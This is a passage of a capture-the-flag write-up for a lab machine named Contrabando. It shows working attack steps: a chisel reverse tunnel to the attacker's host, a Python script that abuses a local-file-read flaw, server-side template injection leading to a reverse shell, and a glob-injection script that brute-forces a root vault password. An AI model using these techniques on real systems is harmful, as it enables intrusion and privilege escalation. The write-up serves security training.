

and put the penelope payload inside rev_shell.sh, also set up http server on port 8081.
We got our reverse shell:
Move to hansolo using LFI and then SSTI found on service running on different port
We can check the /etc/hosts file:
www-data@124a042cc76c:/var/www/html$ cat /etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::  ip6-localnet
ff00::  ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.18.0.3      124a042cc76c
Okay, I’ll upload rustscan to check another hosts:

I scanned the ip 172.18.0.1, and found 3 opened ports:
www-data@124a042cc76c:/tmp$ /tmp/rustscan -a 172.18.0.1
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Nmap? More like slowmap.🐢

[~] The config file is expected to be at "/var/www/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch size '-b 1048476'.
Open 172.18.0.1:22
Open 172.18.0.1:80
Open 172.18.0.1:5000
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p  ")
We can see there is some website hosted on this port:


Let’s upload chisel and tunnel this port.
On our local machine, we’ll set the chisel server on port 1234:
chisel server --reverse -p 1234
and on the remote machine, tunnel 172.18.0.1:5000 to port 5000 on our local machine:
/tmp/chisel client 192.168.164.248:1234 R:5000:172.18.0.1:5000

Now, we can access the website at http://localhost:5000:
Okay, I tried to give file:///etc/passwd to check for LFI, and i got /etc/passwd:

We can detect user hansolo, which is probably the only user on this host.
Since I noticed the website is based on Werkzeug, which is python framework, I started looking for app.py.

After some searching, I found it on file:///home/hansolo/app/app.py.
We can find it using brute forcing all /proc/{pid}/cmdline, to find the cmdline running on processes, until we find something that executes .py
I wrote some short script for that:
import requests
import threading
import re

thread_list = []

headers = {
    'Content-Type': 'application/x-www-form-urlencoded'
}

def call(PID):
    url = "http://localhost:5000/"
    data = f"website_url=file:///proc/{PID}/cmdline"

    try:
        resp = requests.post(url, data=data, headers=headers, timeout=3)

        if not resp.text:
            return

        match = re.search(r"<div>(.*?)</div>", resp.text, re.DOTALL)
        if match and match.group(1).strip():
            print(f"[PID {PID}]")
            print(match.group(1).strip())
            print("-" * 50)

    except requests.exceptions.RequestException:
        pass  # silence connection errors (many PIDs won't exist)

# Create threads
for i in range(1, 5000):
    t = threading.Thread(target=call, args=(i,))
    t.start()
    thread_list.append(t)

# Join threads
for t in thread_list:
    t.join()

I executed this, with grep -a .py:
┌──(agonen㉿kali)-[~/thm/Contrabando]
└─$ python3 find_app.py | grep -a .py
/usr/bin/python3/usr/bin/networkd-dispatcher--run-startup-triggers
/bin/sh-c/usr/bin/python3 /home/hansolo/app/app.py
/usr/bin/python3/home/hansolo/app/app.py
/usr/bin/python3/usr/share/unattended-upgrades/unattended-upgrade-shutdown--wait-for-signal
/usr/bin/python3/usr/share/unattended-upgrades/unattended-upgrade-shutdown--wait-for-signal
Okay, we can see the source code located at /home/hansolo/app/app.py.
Let’s get it:
from flask import Flask, render_template, render_template_string, request
import pycurl
from io import BytesIO

app = Flask(__name__)

@app.route('/', methods=['GET', 'POST'])
def display_website():
    if request.method == 'POST':
        website_url = request.form['website_url']

        # Use pycurl to fetch the content of the website
        buffer = BytesIO()
        c = pycurl.Curl()
        c.setopt(c.URL, website_url)
        c.setopt(c.WRITEDATA, buffer)
        c.perform()
        c.close()

        # Extract the content and convert it to a string
        content = buffer.getvalue().decode('utf-8')
        buffer.close()
        website_content = '''
        <!DOCTYPE html>
<html>
<head>
    <title>Website Display</title>
</head>
<body>
    <h1>Fetch Website Content</h1>
    <h2>Currently in Development</h2>
    <form method="POST">
        <label for="website_url">Enter Website URL:</label>
        <input type="text" name="website_url" id="website_url" required>
        <button type="submit">Fetch Website</button>
    </form>
    <div>
        %s
    </div>
</body>
</html>'''%content

        return render_template_string(website_content)

    return render_template('index.html')

if __name__ == '__main__':
    app.run(host="0.0.0.0",debug=False)
we can see it fetches data from the URL we give it, and the render it with render_template_string. Since the built in render engine is Jinja, we might be able to get SSTI, which can leads to RCE.
Let’s create our file, and host it on our machine:
┌──(agonen㉿kali)-[~/thm/Contrabando]
└─$ echo -e '' > test


┌──(agonen㉿kali)-[~/thm/Contrabando]
└─$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.65.188.171 - - [07/Jan/2026 01:01:29] "GET /test HTTP/1.1" 200 -
as we can see, we did got SSTI.

Okay, Now I want to give a payload for reverse shell:
and we got reverse shell as hansolo:

we can grab the user flag:
hansolo@contrabando:~$ cat hansolo_userflag.txt
THM{Th3_BeST_SmuGGl3R_In_Da_GalaXy}
Privilege Escalation to Root using glob injection to get password and then unsecure input used in python2
First, I executed sudo -l to check sudo permissions:
hansolo@contrabando:/tmp$ sudo -l
Matching Defaults entries for hansolo on contrabando:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hansolo may run the following commands on contrabando:
    (root) NOPASSWD: /usr/bin/bash /usr/bin/vault
    (root) /usr/bin/python* /opt/generator/app.py
we can see we are able to execute /usr/bin/bash /usr/bin/vault as root without any password. Let’s see what is /usr/bin/vault:
hansolo@contrabando:/tmp$ cat /usr/bin/vault
#!/bin/bash

check () {
        if [ ! -e "$file_to_check" ]; then
            /usr/bin/echo "File does not exist."
            exit 1
        fi
        compare
}


compare () {
        content=$(/usr/bin/cat "$file_to_check")

        read -s -p "Enter the required input: " user_input

        if [[ $content == $user_input ]]; then
            /usr/bin/echo ""
            /usr/bin/echo "Password matched!"
            /usr/bin/cat "$file_to_print"
        else
            /usr/bin/echo "Password does not match!"
        fi
}

file_to_check="/root/password"
file_to_print="/root/secrets"

check
This script gets some user input, check if it equals ot the content at /root/password, and if so, it outputs the content of /root/secrets.
We can detect glob injection vulnerability, what does it mean:
hansolo@contrabando:/tmp$ user_input='bla'
hansolo@contrabando:/tmp$ if [[ "secret" == $user_input ]];then echo "equal"; fi
### now, with *
hansolo@contrabando:/tmp$ user_input='*'
hansolo@contrabando:/tmp$ if [[ "secret" == $user_input ]];then echo "equal"; fi
equal
Okay, so let’s try to give * as input:

Now, we can brute force the characters, char by char, like a*, b*, until we get success.
I used this script I wrote:
import subprocess
import string

COMMAND = ["sudo","/usr/bin/bash", "/usr/bin/vault"]
SUCCESS_PHRASE = "Password matched!"

charset = string.ascii_uppercase + string.ascii_lowercase + string.digits

def test_payload(payload):
    proc = subprocess.Popen(
        COMMAND,
        stdin=subprocess.PIPE,
        stdout=subprocess.PIPE,
        stderr=subprocess.PIPE,
        text=True
    )
    out, err = proc.communicate(payload + "\n")
    return SUCCESS_PHRASE in out

found = ""

print("[*] Starting character-by-character discovery...\n")

while True:
    char_found = False

    for c in charset:
        payload = found + c + "*"
        # print(f"Trying: {payload}")

        if test_payload(payload):
            found += c
            print(f"[+] Found next char: {c}")
            print(f"[+] Current password: {found}\n")
            char_found = True
            break

    if not char_found:
        print("\n[✔] Password fully discovered!")
        print(f"[✔] Password: {found}")
        break

We found the password EQu5ehwHcRfZ.
